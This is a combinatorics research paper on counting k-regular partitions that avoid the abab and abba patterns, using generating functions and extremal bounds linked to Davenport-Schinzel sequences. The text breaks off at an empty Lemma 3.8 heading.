Department of Applied Mathematics of Charles University
Malostranské náměstí 25
118 00 Praha 1
Czech Republic
klazar@kam.mff.cuni.cz

Abstract

These are partitions of $[l] = \{1, 2, \ldots, l\}$ into n blocks such that no four term subsequence of $[l]$ induces the mentioned pattern and each k consecutive numbers of $[l]$ fall into different blocks. These structures are motivated by Davenport-Schinzel sequences. We summarize and extend known enumerative results for the pattern $p = abab$ and give an explicit formula for the number $p(abab, n, l, k)$ of such partitions. Our main tool are generating functions. We determine the corresponding generating function for $p = abba$ and $k = 1, 2, 3$. For $k = 2$ there is a connection with the number of directed animals. We solve exactly two related extremal problems.

1 Introduction and notation

A *partition* P of $[l] = \{1, 2, \ldots, l\}$ is a collection $(B_1, B_2, \ldots, B_n)$ of nonempty disjoint subsets of $[l]$, called *blocks*, whose union is $[l]$ and which are listed in the increasing order of their least elements. We define $|P| = l$ and $\|P\| = n$. Empty partition is denoted by $\emptyset$. Any partition P can be written in the *canonical sequential form* $P = a_1 a_2 \ldots a_l$ where $i \in B_{a_i}$. One can use any set of n symbols to express P this way. We call it *sequential form* and we call the set of symbols *alphabet* of P. For instance, 123242151 is the canonical sequential form of $P_0 = (\{1, 7, 9\}, \{2, 4, 6\}, \{3\}, \{5\}, \{8\})$. One of possible sequential forms is *ctrtdtcwc*, the alphabet is $\{c, t, r, d, w\}$. We are interested in enumeration of pattern-free partitions and therefore we will use often the sequential form.

A partition P is *k-regular*, $k \geq 1$, if $x, y \in B_i, x > y$, implies $x - y \geq k$. In other words, each k or less consecutive elements in the sequence are mutually different. The partition P_0 is not 3-regular but is 2-regular. 1-regularity poses no restriction. We say that P is *abab-free* if $x, y \in B_i$ and $z, t \in B_j$ for no four numbers $x < z < y < t$ and two different blocks B_i, B_j. Similarly, P is *abba-free* if $x, y \in B_i$ and $z, t \in B_j$ for no four numbers $x < z < t < y$ and two different blocks. In other words, no four term subsequence of the type *abab*, resp. *abba*, is present. It is easy to check that P_0 above is *abab*-free but not *abba*-free.

Suppose $p = abab$ or $p = abba$. By $p(p, n, l, k)$ we denote the cardinality of the set $\mathcal{P}(p, n, l, k)$ of k-regular and p-free partitions of $[l]$ with n blocks. $P(p, k)$ stands for the bivariate generating function

$$P(p, k) = P(p, k)(x, y) = \sum_{n,l \geq 0} p(p, n, l, k) x^n y^l.$$

By $p(p, n, \cdot, k)$, resp. $\mathcal{P}(p, n, \cdot, k)$, we mean $\sum_{l \geq 0} p(p, n, l, k)$, resp. $\bigcup_{l \geq 0} \mathcal{P}(p, n, l, k)$. Similarly for n replaced by the dot. Obviously $p(p, n, \cdot, 1) = \infty$ but it is not difficult to see that $p(p, n, \cdot, k) < \infty$ for $k \geq 2$. We define, for $k \geq 2$ and $n \geq 0$, $Ex(p, n, k)$ to be the maximum l such that $\mathcal{P}(p, n, l, k)$ is nonempty.

The sets $\mathcal{P}(abab, n, l, 1)$ appeared first in Kreweras [11] under the name of *noncrossing partitions*. The sets $\mathcal{P}(abab, n, \cdot, 2)$ were introduced by Davenport and Schinzel [3] when they studied $Ex(abab, n, 2)$ as a special case of a more general extremal function. The function $Ex(abab, n, 2)$ is often denoted as $\lambda_2(n)$ and is a special case of maximum lengths of *Davenport-Schinzel sequences* (we determine $Ex(abab, n, k)$ in Theorem 2.2). What is $\lambda_3(n)$ then? $Ex(ababa, n, 2)$, this function is far more difficult to handle. See [7], [15], [1], and [8] for more information and referrences.

The next section contains strenghtenings and generalizations of several known enumerative results concerning $\mathcal{P}(abab, \cdot, \cdot, \cdot)$. We determine the generating function $P(abab, k)$ and use it to generalize in Theorem 2.5 an identity of Simion and Ullman and to derive a general explicit formula for $p(abab, n, l, k)$. Nice formulas for these numbers are summarized in Theorem 2.7. Various specializations lead to Catalan, Motzkin, Narayana, and Schröder numbers. In the third section we determine in Theorem 3.1 the function $Ex(abba, n, k)$ and in Theorem 3.5 we derive an identity for $P(abba, k)$. Then we proceed to determine $P(abba, k)$ for $k = 1, 2, 3$. A specialization leads to numbers of directed animals with one root. In the last section we pose several problems.

2 *abab*-free partitions

The set of k-regular partitions of length $< k - 1$ is simply $\mathcal{C}(k) = \{\emptyset, x_1, x_1 x_2, \ldots, x_1 x_2 \ldots x_{k-2}\}$. The symbol X^j means the cartesian product $X \times X \times \ldots \times X$ j times. Here $A \times \emptyset = A$. Consider the mapping

$$F : \bigcup_{j \geq 1} (\mathcal{P}(abab, \cdot, \cdot, k) \backslash \mathcal{C}(k))^{j-1} \times \mathcal{P}(abab, \cdot, \cdot, k) \to \mathcal{P}(abab, \cdot, \cdot, k) \backslash \{\emptyset\}$$

defined by $F(u_1, u_2, \ldots, u_j) = xu_1xu_2x \ldots xu_j$ where the partitions u_i are interpreted as sequences with disjoint alphabets and x is a completely new symbol. The following easy lemma is crucial for handling *abab*-free partitions.

Lemma 2.1 *F is a bijection and if $F(u_1, u_2, \ldots, u_j) = u$ then $\sum \|u_i\| = \|u\| - 1$ and $\sum |u_i| = |u| - j$.*

Proof. It is easy to see that F is defined correctly and preserves lengths and numbers of blocks in the stated manner. Take a $u \in \mathcal{P}(abab, \cdot, \cdot, k)$, $u \neq \emptyset$, and consider the unique decomposition $u = xu_1xu_2x \ldots xu_j$ given by the occurrences of the first symbol. Note that the alphabets of u_is are disjoint. Obviously $F(u_1, u_2, \ldots, u_j) = u$ and we see that F is bijective. □

The following theorem generalizes the result $Ex(abab, n, 2) = 2n - 1$ of Davenport and Schinzel [3].

Theorem 2.2 *Suppose $k \geq 2$. For $0 \leq n \leq k - 1$ we have $Ex(abab, n, k) = n$. For $n \geq k - 1$ we have $Ex(abab, n, k) = 2n - k + 1$ and, for $k \geq 3$, only one partition realizing this length:*

$$u(n, k) = a_1a_2 \ldots a_{n-k+1}b_1b_2 \ldots b_{k-1}a_{n-k+1}a_{n-k} \ldots a_2a_1.$$

Proof. The first equality is trivial. We prove the rest by induction on n. For $n = k - 1$ it is true. We show first $Ex(abab, n, k) \leq 2n - k + 1$. Suppose $n > k - 1$ and take a $u \in \mathcal{P}(abab, n, \cdot, k)$. If no symbol in u repeats we are done. Otherwise consider the shortest interval I in u starting and ending with the same symbol. Clearly $|I| \geq k + 1$ and, except for the end elements, no symbol in I repeats. The inner symbols of I cannot apppear elsewhere. Deleting the first two elements of I we get a partition v in $\mathcal{P}(abab, n - 1, \cdot, k)$. So $|u| = |v| + 2 \leq 2n - 2 - k + 1 + 2 = 2n - k + 1$ and we conclude that $Ex(abab, n, k) = 2n - k + 1$.

Now suppose, in addition, that u attains the maximum length. Consider the decomposition $u = xu_1xu_2x \ldots xu_j$ of Lemma 2.1. $j = 1$ is impossible for then x could be added to the end of u. So $j \geq 2$. If u_j is nonempty and has no repetition then it can be added before u in the opposite order. If u_j is nonempty and has a repetition then x again can be added to the end of u. So u_j is empty. If $j > 2$ we get a contradiction $|u| = \sum_{i=1}^{j-1} |xu_i| + 1 \leq \sum_{i=1}^{j-1} (2\|xu_i\| - k) + 1 = 2n + 2(j - 2) - (j - 1)k + 1 = 2n - (j - 1)(k - 2) - 1 < 2n - k + 1$. So $j = 2$ and $u_2 = \emptyset$. Applying the induction assumption on u_1 we conclude that $u = u(n, k)$. □

For $k = 2$ the longest partition is not unique, actually $p(abab, n, 2n - 1, 2) = \binom{2n-2}{n-1}/n$. This was proved first by Mullin and Stanton [12]. The following is both generalization and simplification of the argument of Gardy and Gouyou-Beauchamps [5] ($k = 2$).

Theorem 2.3 *For any $k \geq 1$,*

$$P(abab, k)(x, y) = \frac{1}{2y}\left(1 + y + yC(k) - xy - \sqrt{(1 + y + yC(k) - xy)^2 - 4y(1 + yC(k))}\right)$$

where $C(k) = C(k)(x, y) = 1 + xy + (xy)^2 + \ldots + (xy)^{k-2}$ ($C(2) = 1, C(1) = 0$) is the generating function for $\mathcal{C}(k)$.

Proof. Lemma 2.1 translates directly to generating functions:

$$P(abab, k) = 1 + x \sum_{j \geq 1} y^j (P(abab, k) - C(k))^{j-1} P(abab, k) = 1 + \frac{xyP(abab, k)}{1 + yC(k) - yP(abab, k)}.$$

Thus we have the quadratic equation $yP(abab, k)^2 - (1 + y + yC(k) - xy)P(abab, k) + 1 + yC(k) = 0$. Taking $P(abab, k)(0, 0) = 1$ into account we get the above solution. □

Some specializations of $P(abab,k)(x,y)$ generate standard sequences of numbers. Several special cases of $P(abab,k)(x,y)$ were also investigated before. Setting $k=1$ and $x=1$ we get the generating function $\frac{1}{2y}\left(1-\sqrt{1-4y}\right)$ of the sequence $\{p(abab,\cdot,l,1)\}_{l\geq 1}=\{1,2,5,14,42,132,429,\ldots\}$ of notorious *Catalan numbers*, A0108 in [E]. For $k=2$ and $y=1$ we get the generating function $\frac{1}{2}\left(3-x-\sqrt{1-6x+x^2}\right)$ of $\{p(abab,n,\cdot,2)\}_{n\geq 1}=\{1,2,6,22,90,394,1806,\ldots\}$. These are twice the *Schröder numbers*, A1003 in [E], which appeared first in [14]. The generating function $(P(abab,2)(x,1)-1+x)/2$ was derived in [12]. The specialization $k=2$ and $x=1$ yields $\frac{1}{2y}\left(1+y-\sqrt{1-2y-3y^2}\right)$ generating $\{p(abab,\cdot,l,2)\}_{l\geq 1}=\{1,1,2,4,9,21,51,\ldots\}$ which are *Motzkin numbers*, A1006 in [E], see [4]. For $k\geq 4$ the sequences $\{p(abab,n,\cdot,k)\}_{n\geq 1}$ seem new, for instance $\{p(abab,n,\cdot,4)\}_{n\geq 3}=\{1,2,5,13,35,97,275,\ldots\}$. For $k=3$ we get Catalan number once again. $\{p(abab,\cdot,l,k)\}_{l\geq 1}$ for $k\geq 3$ are not new, $\{p(abab,\cdot,l,3)\}_{l\geq 3}=\{1,2,4,8,17,37,82,\ldots\}$ is the sequence A4148 in [E]. These sequences were investigated in [17] by Stein and Waterman who, motivated by the secondary structure of the molecules of nucleic acids, introduced there the sets $\mathcal{P}(abab,\cdot,l,k)$. They mentioned without proof the result of C. J. Everett which we restate as the second half of the following theorem. We omit the proof as well.

Theorem 2.4

$$\lim_{k\to\infty}\lim_{n\to\infty}p(abab,n,\cdot,k)^{1/n}=\frac{3+\sqrt{5}}{2}\ \textit{and}\ \lim_{k\to\infty}\lim_{l\to\infty}p(abab,\cdot,l,k)^{1/l}=2.$$

The following theorem refines the identity of [16] where the version with two parameters k and l can be found (the proof there is combinatorial).

Theorem 2.5 *For any $n,l\geq 1$, $k\geq 2$, it is true that $p(abab,n,l,k)=p_{\leq 2}(abab,n-1,l-1,k-1)$. The subscript ≤ 2 means that we consider only the partitions with all blocks of size at most 2. Briefly, $xyP_{\leq 2}(abab,k-1)=P(abab,k)-1$.*

Proof. The generating function $P_{\leq 2}(abab,k)(x,y)$ is defined in the obvious manner. The relation for it differs from the one for $P(abab,k)$ only in that j may now attain only the values 1 and 2. So $P_{\leq 2}(abab,k)=1+x(yP_{\leq 2}(abab,k)+y^2(P_{\leq 2}(abab,k)-C(k))P_{\leq 2}(abab,k))$ and we get the equation $y(xyP_{\leq 2}(abab,k))^2-(1+xy^2C(k)-xy)(xyP_{\leq 2}(abab,k))+xy=0$. Thus

$$xyP_{\leq 2}(abab,k-1)(x,y)=\frac{1}{2y}\left(1+xy^2C(k-1)-xy-\sqrt{(1+xy^2C(k-1)-xy)^2-4xy^2}\right).$$

Taking $xy^2C(k-1)=yC(k)-y$ into account and comparing with the expression in Theorem 2.3 we get $xyP_{\leq 2}(abab,k-1)=P(abab,k)-1$. The identity is verified. □

Example

$$\mathcal{P}(abab,\cdot,5,2)=\{12345,12343,12342,12341,12324,12321,12314,12134,12131\}$$

and

$$\mathcal{P}_{\leq 2}(abab,\cdot,4,1)=\{1122,1123,1223,1233,1234,1221,1231,1232,1213\}.$$

To give an explicit formula for $p(abab,n,l,k)$ we need first to recall a well known bijection. It matches the elements of the sets $\mathcal{P}_{=2}(abab,n,2n,1)$ and $\mathcal{T}(n+1)$. Here $=2$ indicates partitions with all blocks of size 2 and $\mathcal{T}(n)$ is the set of all rooted plane trees with n vertices. Recursively: one vertex tree corresponds to $\emptyset$ and a general T corresponds to $x_1u_1x_1x_2u_2x_2\ldots x_ju_jx_j$ where u_i corresponds to the ith (counted from left) principal subtree of T and j is the degree of the root of T. The sequences u_i have disjoint alphabets and the symbols x_i are new and mutually different.

Recall that $|\mathcal{T}(n+1)| = c_n = \binom{2n}{n}/(n+1)$ is the nth Catalan number. Recall the formula

$$n(a,b) = n(a,a-b) = \frac{1}{a-b}\binom{a-1}{b}\binom{a-2}{b-1} = \frac{1}{a-1}\binom{a-1}{b}\binom{a-1}{b-1}$$

of Narayana [13] for the number of rooted plane trees with a vertices and b leaves.

Theorem 2.6 *For $k \geq 2$ and $n \leq l \leq \max(2n-k+1, n)$ we have*

$$p(abab, n, l, k) = \sum_{b=1}^{*} \frac{1}{l-n+1-b}\binom{l-n}{b}\binom{l-n-1}{b-1}\binom{l-1-b(k-2)}{2l-2n}$$

where $* = \min(l-n, \lfloor \frac{2n-l-1}{k-2} \rfloor)$ and the empty sum is equal to 1.

Proof. By Theorem 2.5 it is enough to count the number $p_{\leq 2}(abab, n-1, l-1, k-1)$ of partitions $u \in \mathcal{P}_{\leq 2}(abab, n-1, l-1, k-1)$. Each such u has $s = 2n-l-1$ singletons, symbols with one occurrence, and $d = l-n$ doubletons with two occurrences. The doubleton part of u corresponds, by the bijection, to a tree $T \in \mathcal{T}(d+1)$. By the $k-1$-regularity inside of each doubleton of u corresponding to a leaf of T there are at least $k-2$ singletons, in particular $b \leq (2n-l-1)/(k-2)$ for the number b of leaves of T. Besides this requirement singletons may be located arbitrarily in the $2d+1$ gaps of the doubleton part. The number of such u is therefore

$$\sum_{b=1}^{*} n(d+1,b)\binom{2d+1+s-b(k-2)-1}{s-b(k-2)}.$$

This is the general formula. □

In several instances one can give closed formulas.

Theorem 2.7 *For $n, l \geq 1$,*

$$p(abab, n, l, 1) = n(l+1, n) = \frac{1}{l-n+1}\binom{l}{n}\binom{l-1}{n-1},$$

$$p(abab, n, l, 2) = c_{l-n}\binom{l-1}{2l-2n} = \frac{1}{l-n+1}\binom{2l-2n}{l-n}\binom{l-1}{2l-2n},$$

$$p(abab, n, l, 3) = n(n, l-n+1) = \frac{1}{l-n+1}\binom{n-1}{2n-l-1}\binom{n-2}{2n-l-2}.$$

Thus $p(abab, n, l, 1) = p(abab, l-n+1, l, 1)$, $p(abab, n, l, 3) = p(abab, n, 3n-2-l, 3)$, $p(abab, n, l, 3) = p(abab, l-n+1, n-1, 1)$, and

$$p(abab, \cdot, n-1, 1) = p(abab, n, 2n-1, 2) = p(abab, n, \cdot, 3) = c_{n-1} = \frac{1}{n}\binom{2n-2}{n-1}.$$

Proof. The generating function for Narayana numbers $n(a,b)$ is

$$N(x,y) = \sum_{a,b \geq 1} n(a,b)x^a y^b = \frac{1-x+xy-\sqrt{(1-x+xy)^2-4xy}}{2}$$

where we put $n(1,1) = 1$. This formula can be easily derived by considerations similar to those in the proof of Theorem 2.3 and is well known. Consider the first three formulas. The formulas for $k = 1$ and $k = 3$ are consequences of the identities $P(abab, 1)(x,y) = N(y,x)/y - x + 1$ and $P(abab, 3)(x,y) =$

$N(xy,y)/y+1$ which can be readily checked. The formula for $k=2$ is a special case of Theorem 2.6 since for $k=2$

$$\sum_{b=1}^{*} n(d+1,b)\binom{2d+1+s-1}{s} = \binom{l-1}{s}\sum_{b=1}^{d} n(d+1,b) = \binom{l-1}{2l-2n}.c_d.$$

The remaining formulas follow from the symetry $n(a,b)=n(a,a-b)$ and from $\sum_b n(a,b)=c_{a-1}$. □

The formula for $p(abab,n,l,1)$ is contained implicitly already in the Narayana's result since one can prove it by an easy bijection matching partitions with trees. The formula for $p(abab,n,l,2)$ was derived in [5] directly extracting the coefficient from $P(abab,2)$. Although our counting relies on generating functions too, it indicates a bijective proof which is worked out in [9]. We have not seen the formula for $p(abab,n,l,3)$ before.

The closed formulas for $k=2,3$ are indicated by the presence of only small prime factors in the numbers $p(abab,n,l,k)$ when calculated by the general formula of Theorem 2.6. For $k\geq 4$ we get typicly factorizations as $p(abab,20,26,4)=2.13.330641$ or $p(abab,20,30,5)=5.31.2003$ which seems to exclude simple closed forms.

A sequence of numbers is called *unimodal* if it can be split into two parts, the initial one nondecreasing and the final one nonincreasing. The sequences $\{p(abab,n,l,1)\}_{n=1}^{l}$ and $\{p(abab,n,l,3)\}_{l=n}^{2n-2}$ are unimodal and symmetric. Examining the ratio $p(abab,n,l,2)/p(abab,n,l+1,2)$ one can prove easily that $\{p(abab,n,l,2)\}_{l=n}^{2n-1}$ is also unimodal and attains its maximum for $l=\lfloor n(1+\sqrt{1-1/n}/\sqrt{2})\rfloor$. Similarly, $\{p(abab,n,l,k)\}_{n=*}^{l}$, $*=\lceil (l+k-1)/2\rceil$, $k=2,3$, are unimodal for any $l\geq 2$.

Conjecture 2.8 *We conjecture that the sequences* $\{p(abab,n,l,k)\}_{l=n}^{2n-k+1}$ *and* $\{p(abab,n,l,k)\}_{n=*}^{l}$ *are unimodal for any* $n,l\geq k-1$ *and* $k\geq 2$.

3 *abba*-free partitions

Theorem 3.1 *Let* $k\geq 2$. *For* $1\leq n\leq k-1$ *again* $Ex(abba,n,k)=n$. *For* $n\geq k$ *we have* $Ex(abba,n,k)=2n+\lfloor\frac{n-1}{k-1}\rfloor-1$. *The longest partition is unique iff* $n-1$ *is divisible by* $k-1$. *In particular* $Ex(abba,n,2)=3n-2$ *and the longest partition*

$$1212323434545\ldots(n-1)n(n-1)n$$

is unique for any $n\geq 1$.

Proof. We prove first by induction on n the general upper bound. It is true for $n=k$ giving the value $2k$. Let $v\in\mathcal{P}(abba,n,\cdot,k)$ and $n>k$.

Claim 1 *One can suppose that no symbol appears in* v *more than three times.*

In the contrary case take four occurrences of a symbol a and consider the second and the third of them. A symbol $b\neq a$ must appear between them and b may have only one occurrence in v, for otherwise v is not *abba*-free. We delete the b-appearance plus possibly one a-appearance, the k-regularity is not violated. By induction $|v|\leq 2(n-1)+\lfloor\frac{n-2}{k-1}\rfloor-1+2\leq 2n+\lfloor\frac{n-1}{k-1}\rfloor-1$ and we are done in this case.

Let S_2 be the set of the symbols which appear in v at most twice and let S_3 consist of those appearing exactly three times. Let $|S_2|=n_2$ and $|S_3|=n_3$. Thus $n=n_2+n_3$.

Claim 2 $n_3(2k-4)+2\leq 2n_2-2(k-1)$

By a 3-*interval* we mean an interval I in v which begins and ends with an a-occurrence and which has one a-occurrence inside. There are n_3 3-intervals, one for each $a\in S_3$, no two of them are comparable by inclusion and no three of them intersect.

For any 3-interval I corresponding to an $a\in S_3$ there are at least $2k-2$ distinct symbols appearing in I which are distinct to a. Only at most 2 of those symbols can belong to S_3 and hence any I contributes

by at least $2k-4$ elements to S_2. On the other hand any $x \in S_2$ can appear only in at most two 3-intervals. This gives roughly the inequality in Claim 2, the corrections $+2$ and $-2(k-1)$ are caused by the first and by the last 3-interval — each contributes by at least $2k-3$ elements to S_2 and for each there are at least $k-1$ elements of S_2 which appear only in it.

Therefore $n_2 \geq n_3(k-2)+k = (n-n_2)(k-2)+k$ and $n_2 \geq n - \frac{n-1}{k-1} + 1$. Finally,

$$|v| \leq 3n_3 + 2n_2 = 3n - n_2 \leq 2n + \frac{n-1}{k-1} - 1.$$

To prove that this cannot be improved we express $n \geq k$ in the form $n-1 = m(k-1)+i, 0 \leq i < k-1$, and we consider the sequence (partition) $v(n,k) = B_1 B_2 \dots B_{m-1} B_m$ where the jth segment B_j, $1 \leq j \leq m-1$, is of the form

$$B_j = j\ x_1^j x_2^j \dots x_{k-2}^j\ (j+1)j\ x_1^j x_2^j \dots x_{k-2}^j$$

and the mth segment is of the form

$$B_m = m\ x_1^m \dots x_{k-2}^m\ (m+1)m\ y_1 y_2 \dots y_i x_1^m \dots x_{k-2}^m\ (m+1) y_1 y_2 \dots y_i.$$

The n element alphabet here is

$$\{1, 2, \dots, m+1, y_1, y_2, \dots, y_i\} \cup \{x_q^p \mid p = 1 \dots m, q = 1 \dots k-2\}.$$

An easy check reveals that the k-regular $v(n,k)$ is $abba$-free and that the length of v is

$$m(2k-1) + 2i + 1 = 2(n-1) + m + 1 = 2n + \lfloor \frac{n-1}{k-1} \rfloor - 1.$$

Thus $Ex(abba, n, k) = 2n + \lfloor \frac{n-1}{k-1} \rfloor - 1$. If $i > 0$ then the symbols $y_1, \dots, y_i$ can be placed in $v(n,k)$ differently than it is indicated above and we get several longest partitions.

It remains to prove that for $n-1$ divisible by $k-1$ there is no other longest partition than $v(n,k)$. For $n = k$ this is true. Let $n-1 > k-1$ be divisible by $k-1$ and let $u \in \mathcal{P}(abba, n, \cdot, k)$ be of the maximum length and in the canonical form. Since the length is maximum we have only symbols appearing two times or three times and no singletons. The sequence u starts with $u = 12 \dots k \dots$ and each of the symbols $1, 2, \dots, k-1$ appears in u only twice, in the contrary case we would have singletons. Thus $u = 12 \dots k-1\ k \dots 1 \dots 2 \dots$. The second 1 must follow immediately after k, in the contrary case we could delete 1's without violating k-regularity and get a sequence longer than $Ex(abba, n-1, k)$. The case $u = 12 \dots k1x \dots 2 \dots$ reduces by the switching $u = 12 \dots kx1 \dots 2 \dots$ to the previous case. So $u = 123 \dots k123 \dots k \dots$. Now k must appear three times for otherwise by deleting the initial segment of length $2k$ we would decrese n by k but l only by $2k$. Deleting the intial segment of length $2k-1$ and applying the induction assumption on the rest we conclude that $u = v(n,k)$. □

To enumerate the sets $\mathcal{P}(abba, n, l, k)$ we start with definitions and with an analogy of Lemma 2.1. Again, the subscript ≤ 2 indicates partitions with no block of size 3 or more. The set $\mathcal{I}(k)$ (resp. $\mathcal{E}(k)$) of *initial segments* (resp. *end segments*) consists of all partitions u where $u \in \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, k)$ and the last (resp. the first) element of u is a doubleton. *Middle segments* $\mathcal{M}(k)$ are partitions $u \in \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, k)$ such that the first and the last elements of u differ and are doubletons. Finally, *simple segments* $\mathcal{S}(k)$ are k-regular partitions u beginning and ending with a in which no symbol, except for a, repeats. Consider the mapping

$$G : \mathcal{I}(k) \times \mathcal{S}(k) \times \bigcup_{j \geq 1} (\mathcal{M}(k) \times \mathcal{S}(k))^{j-1} \times \mathcal{E}(k) \to \mathcal{P}(abba, \cdot, \cdot, k) \backslash \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, k)$$

defined by $G(u_1, u_2, \dots, u_{2j+1}) = u = u_1 u_2 \dots u_{2j+1}+$ identification. This means that u_is are concatenated as sequences with disjoint alphabets and then the neighboring end elements of these segments are identified.

Lemma 3.2 *G is a bijection and $\sum |u_i| = |u| + 2j$, $\sum \|u_i\| = \|u\| + 2j$.*

Proof. The mapping G is defined correctly and preserves lengths and numbers of symbols in the stated manner. Take a $u \in \mathcal{P}(abba, \cdot, \cdot, k) \backslash \mathcal{P}_{\leq 2}(abba, \cdot, \cdot, k)$. Consider the splitting $u = v_1 a v_2 a \dots a v_m, m \geq 4$, of u by the occurrences of the first symbol a which appears more than twice. Obviously $v_1 a v_2 a \in \mathcal{I}(k)$ and $a v_3 a \dots a v_{m-2} a \in \mathcal{S}(k)$. If in $a v_{m-1} a v_m$ no symbol appears more than twice we are done since then $a v_{m-1} a v_m \in \mathcal{E}(k)$. Otherwise let $a v_{m-1} a v_m = a w_1 b w_2 b \dots b w_r$ be the splitting where b is the first symbol appearing $r \geq 3$ times and w_1 contains one a-appearance and one b-appearance. Then $a w_1 b \in \mathcal{M}(k)$ and $b w_2 b \dots b w_{r-2} b \in \mathcal{S}(k)$. Now we are left with the last segment $b w_{r-1} b w_r$. Continuing this way until the last segment falls into $\mathcal{P}_{\leq 2}(abba, \cdot, \cdot, k)$ we get a unique decomposition of u into segments. These segments have disjoint alphabets, except for the symbols $a, b, \dots$, and decompose u as described in the definition of G. Therefore G is bijective. □

We introduce the generating functions $S(k)(x,y)$, $I(k)(x,y)$, $E(k)(x,y)$, and $M(k)(x,y)$ which count the numbers of simple segments, initial segments, end segments, and middle segments with a given length and number of blocks, respectively. Clearly $I(k) = E(k)$.

Lemma 3.3 *For any $k \geq 1$,*

$$P(abba, k) = \frac{I^2(k) S(k)}{x^2 y^2 - M(k) S(k)} + P_{\leq 2}(abba, k).$$

Proof. Translating the decomposition Lemma 3.2 we get

$$P(abba, k) = P_{\leq 2}(abba, k) + I(k) S(k) [\sum_{j \geq 1} (M(k) S(k))^{j-1} (xy)^{-2j}] I(k).$$

The rest is a routine simplification using the geometric series formula. □

Lemma 3.4 *For any $k \geq 1$,*

1. $S(k)(x,y) = \frac{xy(1-xy)}{1-xy-y(xy)^{k-1}}$.
2. $I(k)(x,y) = E(k)(x,y) = (1-xy) P_{\leq 2}(abba, k)(x,y) - 1$.
3. $M(k)(x,y) = (1-xy)^2 P_{\leq 2}(abba, k)(x,y) - \frac{y(xy)^k}{1-xy} - 1 + xy$.

Proof. To build up a simple segment means to take a sequence of $m \geq 1$ a's, to put $k-1$ (mutually different) singletons into each of the $m-1$ gaps and then to add $r \geq 0$ new singletons into these gaps. Hence

$$S(k) = \sum_{m \geq 1} x y^m (xy)^{(m-1)(k-1)} \sum_{r \geq 0} \binom{m-1+r-1}{r} (xy)^r.$$

The inner sum equals, by a well known identity, $1/(1-xy)^{m-1}$. Using the geometric series formula we get the expression.

The number of initial segments of length l with n blocks equals to $p_{\leq 2}(abba, n, l, k) - p_{\leq 2}(abba, n-1, l-1, k)$, we are subtracting the partitions ending with a singleton. We have to subtract also the empty partition.

Similarly, the number of middle segments of length l with n blocks is $p_{\leq 2}(abba, n, l, k) - 2p_{\leq 2}(abba, n-1, l-1, k) + p_{\leq 2}(abba, n-2, l-2, k) - 1$ (modulo some adjustment for very small numbers n, l) which corresponds to the subtraction of the partitions beginning or ending with a singleton and the only partition beginning and ending with the same symbol. □

Putting it all together we get the following unexpected result.

Theorem 3.5 *For any $k \geq 1$,*

$$P(abba, k) = \frac{(1-2xy)P_{\leq 2}(abba, k) - 1}{(1-xy)^2 P_{\leq 2}(abba, k) - 1}.$$

Proof. Just substitute the expressions from Lemma 3.4 into the equation of Lemma 3.3. The terms with k will disappear during simplifications. □

It is surprising that the relation between $P_{\leq 2}(abba, k)$ and $P(abba, k)$ is independent on k. Theorem 3.5 is a counterpart of the relation $xyP_{\leq 2}(abab, k-1) = P(abab, k) - 1$ of Theorem 2.5.

We proceed to determine the functions $P_{\leq 2}(abba, k)$ and $P(abba, k)$ for $k = 1, 2, 3$. We know $P_{\leq 2}(abba, 1)$ already:

Lemma 3.6

$$P_{\leq 2}(abba, 1) = P_{\leq 2}(abab, 1) = \frac{P(abab, 2) - 1}{xy} = \frac{1 - xy - \sqrt{(1-xy)^2 - 4xy^2}}{2xy^2}.$$

Proof. The ultimate equality is a consequence of Theorem 2.3 and the penultimate equality is an instance of Theorem 2.5. We show by a simple bijection that $p_{\leq 2}(abba, n, l, 1) = p_{\leq 2}(abab, n, l, 1)$ for any $n, l \geq 0$ which proves the first equality.

We start with a bijection between $\mathcal{P}_{=2}(abba, n, 2n, 1)$ and $\mathcal{T}(n+1)$. Empty sequence is represented by a single vertex. Let $u \in \mathcal{P}_{=2}(abba, n, 2n, 1)$. The root of the tree T representing u will have degree m where $v = 12 \ldots m$, $u = vw$, is the maximal initial interval of u without repetitions. Consider the same decomposition $u' = v'w'$, $v' = m+1 \ldots m+r$, of the sequence u' that arises from u by deleting the $2m$ appearances of $1, \ldots, m$. Note that w starts with 1 and decomposes into $w = 1w_1 2w_2 \ldots mw_m$.

T is defined as follows. Suppose that the tree U representing u' has the principal subtrees, from left to right, $U_1, U_2, \ldots, U_r$, with roots $r(1), r(2), \ldots, r(r)$. Let $|v' \cap w_i| = l_i$, $l_1 + \ldots + l_m = r$, and let $l_0 = 0$. We delete the root of U and we join the l_j vertices $r(l_0 + \ldots + l_{j-1} + 1), \ldots, r(l_0 + \ldots + l_{j-1} + l_j)$, $j = 1, 2, \ldots, m$, to a new vertex v_j. Finally, we join the vertices v_j to a common vertex, the root of T. It is not difficult to check that this is indeed a bijection.

Now it is easy to give a bijection between $\mathcal{P}_{\leq 2}(abba, n, l, 1)$ and $\mathcal{P}_{\leq 2}(abab, n, l, 1)$. Let u lie in the former set. Consider the doubleton part of u and the tree T corresponding to it by the bijection we have just described. Replace the doubleton part by the sequence $v \in \mathcal{P}_{=2}(abab, \cdot, \cdot, 1)$ corresponding to T by the bijection described before Theorem 2.6. □

Theorem 3.7

$$P(abba, 1) = \frac{(1-xy)^2 - y - x^2y^3 P_{\leq 2}(abab, 1)}{(1-xy)^3 - y} = \frac{2 - 2y - 5xy + 3x^2y^2 + xy\sqrt{(1-xy)^2 - 4xy^2}}{2(1-xy)^3 - 2y}$$

$$P(abba, 1)(1, y) = \frac{1 - 3y + y^2 - y^3 P_{\leq 2}(abab, 1)(1, y)}{1 - 4y + 3y^2 - y^3} = \frac{-2 + 7y - 3y^2 - y\sqrt{1 - 2y - 3y^2}}{-2 + 8y - 6y^2 + 2y^3}$$

Proof. By the proof of Theorem 2.5 and by the previous lemma, the function $P_{\leq 2}(abba, 1)$ satisfies the quadratic equation $xy^2P^2 + (xy-1)P + 1 = 0$. Thus the identity

$$((1-xy)^2 P - 1)\left(P\ \frac{xy^2}{(1-xy)^2} + \frac{xy^2}{(1-xy)^4} + \frac{1}{xy-1}\right) = -1 - \frac{1}{xy-1} - \frac{xy^2}{(1-xy)^4}$$

by which we rationalize the denominator of the expression in Theorem 3.5. Simplifying and substituting the explicit form of $P_{\leq 2}(abba, 1)$ we get the final result. The second formula arises by specialization. □

$P(abba, 1)(1, y)$ generates the sequence $\{p(abba, \cdot, l, 1)\}_{l \geq 1} = \{1, 2, 5, 14, 41, 123, 374, \ldots\}$ which seems new.

Lemma 3.8

